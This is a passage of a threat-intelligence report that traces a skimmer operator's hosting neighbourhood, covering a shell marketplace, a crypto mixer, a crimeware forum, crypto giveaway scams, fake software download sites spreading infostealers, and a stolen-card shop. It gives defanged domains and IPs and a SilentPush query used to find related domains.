


Figure 11: Comparison of fake and legitimate Houzz websites

On the same IP address (185.178.208[.]181) as 2xdepp[.]com (skimmer hidden in CSS code), we can find orvx[.]pw, a website selling CPanel, RDP and Shells:




Figure 12: Marketplace for remote access and shells

There is also bestmixer[.]mx, a service to mix cryptocurrencies. Criminals, especially ransomware actors, love to use mixers to make money harder to trace back to them.

Figure 13: Bitcoin mixer service

On the same subnet and at 185.178.208[.]190 is blackbiz[.]top, there is a forum for criminals to advertise various malware services, including ransomware:




Figure 14: Crimeware forum

Additional criminal services

To look deeper into this rather vast network, we leveraged the services provided by SilentPush and used their free community app to run a number of queries. The domains part of the skimmer attack all have ‘2x’ in their name and appear related to cryptocurrencies:

saylor2xbtc[.]com
elon2xmusk[.]com
2xdepp[.]com

The first query we tried was a “Domain Search” to look for any domain with ‘2x’ in their name that’s using DDoS-Guard infrastructure.

- domain_regex=^[a-z-]{0,}2x[a-z-]{0,}.[a-z]{1,}$
- asn_starts_with=DDOS-GUARD

- last_seen_min=2022-12-31




Figure 15: SilentPush interface with domain query

Cryptocurrency giveaways

These fake sites claim to be official events from Tesla, Elon Musk, MicroStrategy, or Michael J. Saylor and are tricking people with false hopes of earning thousands of BTC. These crypto giveaway scams have grown five-fold in H1 2022, according to a September 2022 report by Group-IB.




Figure 16: Scam giveaway site

Malware distribution

A number of domains mimicking AnyDesk, MSI afterburner, Team Viewer, or OBS that download malware instead. These phishing pages have been appearing in recent reports about malvertising abusing Google ads like the one reported by Guardio Labs (leading to Vidar and other infostealers) as well as SilentPush (leading to Ursnif).

Domains under this section are dropping a similar Vidar version along with Aurora in other cases. Domains mentioned by Guardio Labs report (traidlngvieew[.]site, msi-afterbarner[.]com) point to the infrastructure under our investigation (185.149.120[.]9).




Figure 17: Fake AnyDesk website that downloads malware

Credit cards (FULLZ)

This is a web portal named after investigative journalist Brian Krebs offering stolen credit cards for sale.

This domain is synchronized with other previously known briansclub domains and related to the threat actor “Brian Krebs” who advertised it on the altenan site in May 2021. The card data appears to be identical with other domains and there are unique BTC addresses on each deposit. (Thanks to the real Brian Krebs and Gemini Advisory for providing this additional piece of information).


